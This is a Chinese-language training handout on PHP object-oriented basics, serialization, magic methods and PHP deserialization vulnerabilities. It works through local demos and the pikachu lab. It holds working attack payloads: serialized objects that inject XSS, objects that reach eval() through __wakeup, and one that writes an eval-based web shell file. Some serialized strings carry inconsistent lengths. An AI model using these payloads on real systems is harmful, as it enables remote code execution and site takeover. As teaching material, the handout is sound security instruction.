

# 学习目标、重难点知识】

---

## 【环境准备】

PHPEnv

vscode

## 【学习目标】

1. 有哪些魔术方法在什么情况下自动执行？
2. PoP利用链如何审计？

## 【重难点知识】

1. 反序列化概念和代码基础
2. 反序列化漏洞原理
3. 反序列化漏洞利用

## 基础

---

### PHP的类和对象

1. 当前任务：了解类
  1. 理解下述代码并且进行描述。

```
1  <?php
2  class Site {
3      /* 成员属性 */
4      var $url;
5      var $title;
6
7
8      /* 成员方法 */
9      function setUrl($par){
10         $this->url = $par;
11     }
12
13     function getUrl(){
14         echo $this->url . PHP_EOL;
15     }
16
17     function setTitle($par){
18         $this->title = $par;
19     }
20
21     function getTitle(){
22         echo $this->title . PHP_EOL;
23     }
24 }
25 ?>
```

2. 脱离源码根据描述，编写一个site类，包含：

2.1 成员变量：url和title

2.2 成员函数：设置url、获取url、设置title、获取title

## OOP面向对象编程

---

定义

注意：var、类名：第一个字母大写；方法名：第一个字母小写

```
1  <?php
2  class Site {
3      /* 成员变量 */
4      var $url;
5      var $title;
6      const AUTHOR = "zs";
7
8      /* 成员函数 */
9      function setUrl($par){
10         $this->url = $par;
11     }
12
13     function getUrl(){
14         echo $this->url . PHP_EOL;
15     }
16
17     function setTitle($par){
18         $this->title = $par;
19     }
20
21     function getTitle(){
22         echo $this->title . PHP_EOL;
23     }
24 }
25 ?>
```

实例化：使用类生成一个对象

```
1  $runoob = new Site;
2  $taobao = new Site;
3  $google = new Site;
```

调用

```
1  // 调用成员函数，设置标题和URL
2  $runoob->setTitle( "菜鸟教程" );
3  $taobao->setTitle( "淘宝" );
4  $google->setTitle( "Google 搜索" );
5
6  $runoob->setUrl( 'www.runoob.com' );
7  $taobao->setUrl( 'www.taobao.com' );
8  $google->setUrl( 'www.google.com' );
9
```

```

10 // 调用成员函数，获取标题和URL
11 $runoob->getTitle();
12 $taobao->getTitle();
13 $google->getTitle();
14
15 $runoob->getUrl();
16 $taobao->getUrl();
17 $google->getUrl();

```

## 子类继承父类

注意：父类后面不用圆括号、不会自动调用父类构造方法（需要通过：**parent::\_\_construct()**调用）

如果新建的属性、方法名称和父类中的相同，就叫重写（覆盖）

```

1 <?php
2 // 子类扩展站点类别
3 class Child_Site extends Site {
4     var $category;
5
6     function setCate($par){
7         $this->category = $par;
8     }
9
10    function getCate(){
11        echo $this->category . PHP_EOL;
12    }
13 }

```

权限关键字：

- public（公有，默认）：公有的类成员可以在任何地方被访问。
- protected（受保护）：受保护的类成员则可以被其自身以及其子类和父类访问。
- private（私有）：私有的类成员则只能被其定义所在的类访问。

### 1. 权限关键字对类中属性存取的影响

对象不能直接对所属类的protected、private权限关键字的属性进行访问。对象重写的public权限的属性会覆盖继承的“父类的对应public权限属性”。

子类能够继承父类的public、protected权限关键字修饰的属性，不能继承父类中private权限关键字修饰的属性。

```

1 <?php
2 /**
3  * Define MyClass
4  */
5 class MyClass
6 {
7     public $public = 'Public';
8     protected $protected = 'Protected';
9     private $private = 'Private';
10
11     function printHello()
12     {
13         echo $this->public;

```

```

14         echo $this->protected;
15         echo $this->private;
16     }
17 }
18
19 // $obj = new MyClass();
20 // echo $obj->public; // 这行能被正常执行
21 // echo $obj->protected; // 这行会产生一个致命错误
22 // echo $obj->private; // 这行也会产生一个致命错误
23 // $obj->printHello(); // 输出 Public、Protected 和 Private
24
25
26 /**
27  * Define MyClass2
28  */
29 class MyClass2 extends MyClass
30 {
31     // 可以对 public 和 protected 进行重定义, 但 private 而不能
32     // protected $protected = 'Protected2';
33     // private $private = 'private2';
34
35     function printHello()
36     {
37         echo $this->public;
38         echo $this->protected;
39         echo $this->private;
40     }
41 }
42
43 $obj2 = new MyClass2();
44 echo $obj2->public; // 这行能被正常执行s
45 // echo $obj2->private; // 未定义 private
46 // echo $obj2->protected; // 这行会产生一个致命错误
47 $obj2->printHello(); // 输出 Public、Protected2 和 Undefined
48
49 ?>

```

## 2. 权限关键字对类中方法的影响

```

1 <?php
2 /**
3  * Define MyClass
4  */
5 class MyClass
6 {
7     // 声明一个公有的构造函数
8     public function __construct() { }
9
10    // 声明一个公有的方法
11    public function MyPublic() { }
12
13    // 声明一个受保护的方法
14    protected function MyProtected() { }
15
16    // 声明一个私有的方法
17    private function MyPrivate() { }

```

```

18
19     // 此方法为公有
20     function Foo()
21     {
22         $this->MyPublic();
23         $this->MyProtected();
24         $this->MyPrivate();
25     }
26 }
27
28 // $myclass = new MyClass;
29 // $myclass->MyPublic(); // 这行能被正常执行
30 // $myclass->MyProtected(); // 这行会产生一个致命错误
31 // $myclass->MyPrivate(); // 这行会产生一个致命错误
32 // $myclass->Foo(); // 公有，受保护，私有都可以间接执行
33
34
35 /**
36  * Define MyClass2
37  */
38 class MyClass2 extends MyClass
39 {
40     // 此方法为公有
41     function Foo2()
42     {
43         $this->MyPublic();
44         $this->MyProtected();
45         // $this->MyPrivate(); // 这行会产生一个致命错误
46     }
47 }
48
49 $myclass2 = new MyClass2;
50 $myclass2->MyPublic(); // 这行能被正常执行
51 $myclass2->Foo2(); // 公有的和受保护的都可执行，但私有的不行
52
53 class Bar
54 {
55     public function test() {
56         $this->testPrivate();
57         $this->testPublic();
58     }
59
60     public function testPublic() {
61         echo "Bar::testPublic\n";
62     }
63
64     private function testPrivate() {
65         echo "Bar::testPrivate\n";
66     }
67 }
68
69 class Foo extends Bar
70 {
71     public function testPublic() {
72         echo "Foo::testPublic\n";
73     }

```

```

74
75     private function testPrivate() {
76         echo "Foo::testPrivate\n";
77     }
78
79     // 下方注释代码来源于继承，不是子类定义的，仅仅方便视觉查看
80     // public function test() {
81     //     $this->testPrivate();
82     //     $this->testPublic();
83     // }
84 }
85
86 $myFoo = new foo();
87 $myFoo->test();
88 //结果为:
89 // Bar::testPrivate
90 // Foo::testPublic
91 ?>

```

一些关键字:

- static, 静态成员, 只能::访问, 类内部用self::访问

```

1  <?php
2  class Foo {
3      public static $my_static = 'foo';
4
5      public function staticValue() {
6          return self::$my_static;
7      }
8  }
9
10 print Foo::$my_static . PHP_EOL;
11 $foo = new Foo();
12
13 print $foo->staticValue() . PHP_EOL;
14 ?>

```

- interface, 接口, 一种特殊的类。implements

```

1  <?php
2
3  // 声明一个'iTemplate'接口
4  interface iTemplate
5  {
6      public function setVariable($name, $var);
7      public function getHtml($template);
8  }
9
10
11 // 实现接口
12 class Template implements iTemplate{
13 }

```

- abstract, 抽象类或方法。extends, 但是和继承父类效果一样。

抽象类专门用来被继承, 不能被实例化。一般内部都有抽象方法的声明 (没有实现), 子类必须实现所有抽象方法 (不能强化访问控制)。

```

1  <?php
2  abstract class AbstractClass
3  {
4      // 强制要求子类定义这些方法
5      abstract protected function getValue();
6      abstract protected function prefixValue($prefix);
7
8      // 普通方法 (非抽象方法)
9      public function printOut() {
10         print $this->getValue() . PHP_EOL;
11     }
12 }
13
14 class ConcreteClass1 extends AbstractClass
15 {
16     //下方protected不能被强化成private, 但是能放松或保持不变
17     protected function getValue() {
18         return "ConcreteClass1";
19     }
20     protected function prefixValue($prefix){
21         xxx;
22     }
23 }
```

- final, 固定的。两种作用场景:
  1. 类中: 仅能作用于方法, 表示不能被覆盖Override
  2. 类本身: 不能被继承

```

1  <?php
2  class BaseClass {
3      public function test() {
4          echo "BaseClass::test() called" . PHP_EOL;
5      }
6
7      final public function moreTesting() {
8          echo "BaseClass::moreTesting() called" . PHP_EOL;
9      }
10 }
11
12 class ChildClass extends BaseClass {
13     public function moreTesting() {
14         echo "ChildClass::moreTesting() called" . PHP_EOL;
15     }
16 }
17 // 报错信息 Fatal error: Cannot override final method
18 // BaseClass::moreTesting()
19 ?>
```

- this、self、parent

- this: 当前对象, 需要实例对象, 不能静态方法中用
- self: 类本身, 一般指向类中静态变量, 不需要实例对象, 能在静态方法中用
- parent: 父类

::和->区别

```
1 this->$name;
2 self::$name;
3 parent::$name
```

- ::调用类的内部静态成员、常量, 或者是类之间调用 (parent::\_\_construct();)

```
1 class BaseClass {
2     function __construct() {
3         print "BaseClass 类中构造方法" . PHP_EOL;
4     }
5 }
6
7 class SubClass extends BaseClass {
8     function __construct() {
9         parent::__construct(); // 子类构造方法不能自动调用父类的构造方法
10        print "SubClass 类中构造方法" . PHP_EOL;
11    }
12 }
```

- ->引用类实例的方法和属性

1. 当前任务: 了解对象

对象由类通过new生成

2. 序列化和反序列化什么意思? 有何作用?

序列化: 将内存中变量副本转换成字符串, 方便传输使用。

反序列化: 将字符串还原成内存中的变量, 方便计算使用。

## PHP中序列化和反序列化代码基础

生成一个对象并序列化成字符串后输出

```
1 <?php
2 //oop6.php
3 class Student
4 {
5     public $name = "jack";
6     public $age = 18;
7     public $address = "beijing";
8
9
10    public function func1(){
11        echo $this->name;
12    }
13 }
14
15 // 创建对象
```



```

16 $mingming = new Student();
17 $mingming->name = "mingming";
18
19 // 序列化对象
20 $str = serialize($mingming);
21
22 // 输出
23 echo $str;

```

得到的结果输出为：

```

1  O:7:"Student":3:
   {s:4:"name";s:8:"mingming";s:3:"age";i:18;s:7:"address";s:7:"beijing";}

```

现在对上面序列化之后的结果解释：

```

1  O:7:"Student" :  O表示Object，7表示"Student" 的字符长度， "Student" 表示类名
2  :3 : 3表示这个类有3个属性
3  此后的{}内就是这3个属性的具体属性名和属性值
4  {}中：格式是s:<属性名长度>:"<属性名>";<属性值类型>:<可选的长度指示>:<属性值>;
5  s:4:"name";s:8:"mingming";
6  属性名的数据类型是String
7  属性名的字符长度是4
8  属性名是name
9  属性值的数据类型是String
10 属性值的的字符长度是4
11 属性值是jack
12
13 这个地方s表示字符串，i表示数字

```

练习：熟悉序列化字符串的格式

将上述代码生成的序列化字符串手工熟练地写出来。

将序列化的字符串再**反序列化**成对象：

```

1  <?php
2  // 将这个字符串转换成对象
3  $obj = unserialize($str);
4  var_dump($obj);
5  // 获取属性
6  echo $obj->name;

```

得到的结果是：

← → ↺ ⓘ localhost/serialization/

O:7:"Student":3:{s:4:"name";s:4:"jack";s:3:"age";i:18;s:7:"address";s:7:"beijing";}

object(Student)#2 (3) { ["name"]=> string(4) "jack" ["age"]=> int(18) ["address"]=> string(7) "beijing" } jack

注意：上面的代码是为了演示，实际情况，数据应该是**写入文本**或者**实际网络传输**。

接下来看一看魔术方法相关知识：

新创建一个People类：

```
1 <?php
2 class People
3 {
4     public function __sleep(){
5         echo "<br/>-----人睡觉了! -----";
6     }
7     public function __wakeup(){
8         echo "<br/>-----人睡醒了! -----";
9     }
10 }
```

进行序列化和反序列化：

```
1 <?php
2 include "../People.php";
3 // 创建对象
4 $people = new People();
5
6 // 序列化
7 $str = serialize($people);
8
9 // 反序列化
10 $obj = unserialize($str);
```

得到的结果：

← → ↻ ⓘ localhost/serialization/index2.php

-----人睡觉了! -----  
-----人睡醒了! -----

得到的结论是：

序列化的时候：会自动调用\_\_sleep()函数。

反序列化的时候：会自动调用\_\_wakeup()函数。

接下来改一下People类，增加一些属性：

```
1 <?php
2 class People
3 {
4     public $name;
5     public $age;
6
7     public function __construct($name, $age){
8         $this->name = $name;
9         $this->age = $age;
```

```

10     }
11
12     public function __sleep(){
13         echo "<br/>-----人睡觉了! -----";
14         return array();
15     }
16
17     public function __wakeup(){
18         echo "<br/>-----人睡醒了! -----";
19     }
20
21 }

```

过程代码：

```

1  <?php
2  include "../People.php";
3  // 创建对象
4  $rose = new People("rose",18);
5
6  // 序列化
7  $str = serialize($rose);
8  // 输出
9  echo $str;
10
11 // 反序列化
12 $obj = unserialize($str);
13 // 输出
14 var_dump($obj);

```

再看一下结果：

← → ↻ ⓘ localhost/serialization/index2.php

```

-----人睡觉了! -----O:6:"People":0:{}
-----人睡醒了! -----object(People)#2 (2) { ["name"]=> NULL ["age"]=> NULL }

```

这个地方我们发现一个问题，没有数据。

所以需要了解一下sleep()和wakeup()函数的作用：

**\_\_sleep()函数的作用是指定需要序列化的属性。**

**增加一个属性，以及修改\_\_sleep()函数。**

```

1  <?php
2  class People
3  {
4
5      public $name;
6
7      public $age;
8
9      public $address;
10

```

```

11     public function __construct($name, $age, $address){
12         $this->name = $name;
13         $this->age = $age;
14         $this->address = $address;
15     }
16
17     public function __sleep(){
18         echo "<br/>-----人睡觉了! -----";
19         return array("name", "age");
20     }
21
22
23     public function __wakeup(){
24         echo "<br/>-----人睡醒了! -----";
25     }
26
27 }

```

对应调用过程:

```

1  <?php
2  include "../People.php";
3  // 创建对象
4  $people = new People("rose", 18, "shangHai");
5
6  // 序列化
7  $str = serialize($people);
8  // 输出
9  echo $str;
10
11 // 反序列化
12 $obj = unserialize($str);
13 // 输出
14 var_dump($obj);

```

localhost/serialization/index2.php

```

-----人睡觉了! -----O:6:"People":2:{s:4:"name";s:4:"rose";s:3:"age";i:18;}
-----人睡醒了! -----object(People)#2 (3) { ["name"]=> string(4) "rose" ["age"]=> int(18) ["address"]=> NULL }

```

可以发现没有address.

**\_\_wakeup()函数的作用是可以指定在反序列化的时候指定对应属性的值。**

修改代码:

```

1  public function __wakeup(){
2      echo "<br/>-----人睡醒了! -----";
3      $this->address = "Beijing";
4  }

```

```
-----人睡觉了! -----O:6:"People":2:{s:4:"name";s:4:"rose";s:3:"age";i:18;}
-----人睡醒了! -----object(People)#2 (3) { ["name"]=> string(4) "rose" ["age"]=> int(18) ["address"]=> string(7) "BeiJing" }
```

发现有对应的值了。

## PHP中的魔术方法(背诵)

重点: `__wakeup()`, 执行`unserialize()`时, 先会调用这个函数

```
1  __construct() 当创建一个对象时被调用, 也称为构造函数
2
3  __destruct()  当一个对象销毁时被调用, 也称为析构函数
4
5  __toString() 当对象被当成字符串处理的时候 (比如: 输出、与字符串连接)
6
7  __sleep()    在对象在被序列化时运行
8
9  __wakeup()   在反序列化时立即被调用-----重中之重
```

## 反序列化漏洞原理

### demo01

准备一个类:

```
1  <?php
2  class Dog
3  {
4      public $name = "labuladuo";
5  }
```

然后将其实例化出来的对象进行序列化写入文件la.php:

```
1  <?php
2  include "../Dog.php";
3  // 示例化
4  $dog = new Dog();
5  // 写入文本
6  file_put_contents("dog.txt", serialize($dog));
```

得到的内容:

```
1  O:3:"Dog":1:{s:4:"name";s:9:"labuladuo";}
```

然后unser.php反序列读取出来, 并输出:

```

1 <?php
2 include "../Dog.php";
3 // 读取数据
4 $data = file_get_contents("dog.txt");
5 // 反序列化并输出
6 print_r(unserialize($data));

```

← → ↻ ⓘ localhost/serialization/index33.php

Dog Object ( [name] => labuladuo )


这个时候我们仔细思考，发现dog.txt可控，修改dog.txt:

```

1 o:3:"Dog":1:{s:4:"name";s:26:"<script>alert(1);</script>";}

```

然后再次执行:



发现出现XSS。

## demo02

准备如下代码:

```

1 <?php
2 header("content-type:text/html;charset=utf-8");
3
4 class Cat
5 {
6     public $name = "波斯猫";
7     public function __wakeup(){
8         echo $this->name;
9     }
10 }
11
12 // 接收参数
13 $data = $_REQUEST['data'];
14 // 打印反序列化后的对象
15 print_r(unserialize($data));

```

发现参数可控，构造poc:

```

1

```

直接GET传递参数得到结果：



demo03


修改demo02的代码：

```
1 <?php
2 header("content-type:text/html;charset=utf-8");
3
4 class Cat
5 {
6     public $name = "波斯猫";
7     public function __wakeup(){
8         eval($this->name);
9     }
10 }
11
12 // 接收参数
13 $data = $_REQUEST['data'];
14 // 反序列化
15 unserialize($data);
```

修改poc:

```
1 o:3:"Cat":1:{s:4:"name";s:10:"phpinfo()";};
```

直接传递poc:



这个地方还可以直接写码：


修改poc:

```
1 | o:3:"Cat":1:{s:4:"name";s:61:"file_put_contents('shell.php','<?php
eval($_REQUEST[6]);?>');";}
```

直接执行，并访问shell.php:

localhost/serialization/shell.php?6=phpinfo();

PHP Version 7.4.27



System	Darwin huangqiaoguodeMacBook-Pro.local 21.4.0 Darwin Kernel Version 21.4.0: Mon Feb 21 20:35:58 PST 2022; root:xnu-8020.101.4~2/RELEASE_ARM64_T6000 arm64
Build Date	Dec 16 2021 18:02:02
Configure Command	'./configure' '--prefix=/opt/homebrew/Cellar/php@7.4/7.4.27' '--localstatedir=/opt/homebrew/var' '--sysconfdir=/opt/homebrew/etc/php/7.4' '--with-config-file-path=/opt/homebrew/etc/php/7.4' '--with-config-file-scan-dir=/opt/homebrew/etc/php/7.4/conf.d' '--with-pear=/opt/homebrew/Cellar/php@7.4/7.4.27/share/php@7.4/pear' '--enable-bcmath' '--enable-calendar' '--enable-dba' '--enable-exif' '--enable-ftp' '--enable-fpm' '--enable-gd' '--enable-intl' '--enable-mbregex' '--enable-mbstring' '--enable-mysqlnd' '--enable-pcntl' '--enable-phpdbg' '--enable-phpdbg-readline' '--enable-phpdbg-webhelper' '--enable-shmop' '--enable-soap' '--enable-sockets' '--enable=

## demo04

直接查看pikachu靶场:

localhost:8089/vul/unserilization/unser.php

这是一个接受序列化数据的api:

提交

Filedownload

usion

ect

ite Scripting

序

对应的代码:

```
1 | class S{
2 |     var $test = "pikachu";
3 |     function __construct(){ //类S的魔术方法被__construct()重写了
4 |         echo $this->test; //现在的作用是直接输出test的值
5 |     }
6 | }
7 |
8 | $html='';
9 | if(isset($_POST['o'])){
10 |     $s = $_POST['o'];
11 |     if(!@$unser = unserialize($s)){
12 |         $html.="<p>大兄弟,来点劲爆点儿的!</p>";
13 |     }else{
14 |         $html.="<p>{$unser->test}</p>";
15 |     }
16 | }
```

发现参数可控，POST参数可控。

```
1 | o:1:"S":1:{s:4:"test";s:29:"<script>alert('gxa')</script>";}
```



抓包修改post参数值，即可弹窗。

## demo05

这是靶场中的练习。

### 仔细思考：拿到flag

[查看源码](#)

提交

## 反序列化漏洞的检测

---

反序列化漏洞的发现一般需审计源码，寻找可利用的pop链

## 反序列化漏洞的防御

---

需要对要执行的代码，进行严格的校验。

这里需要注意的是：反序列漏洞在Java生态中出现的比较多，建议有Java基础的同学去研究一下weblogic的反序列漏洞。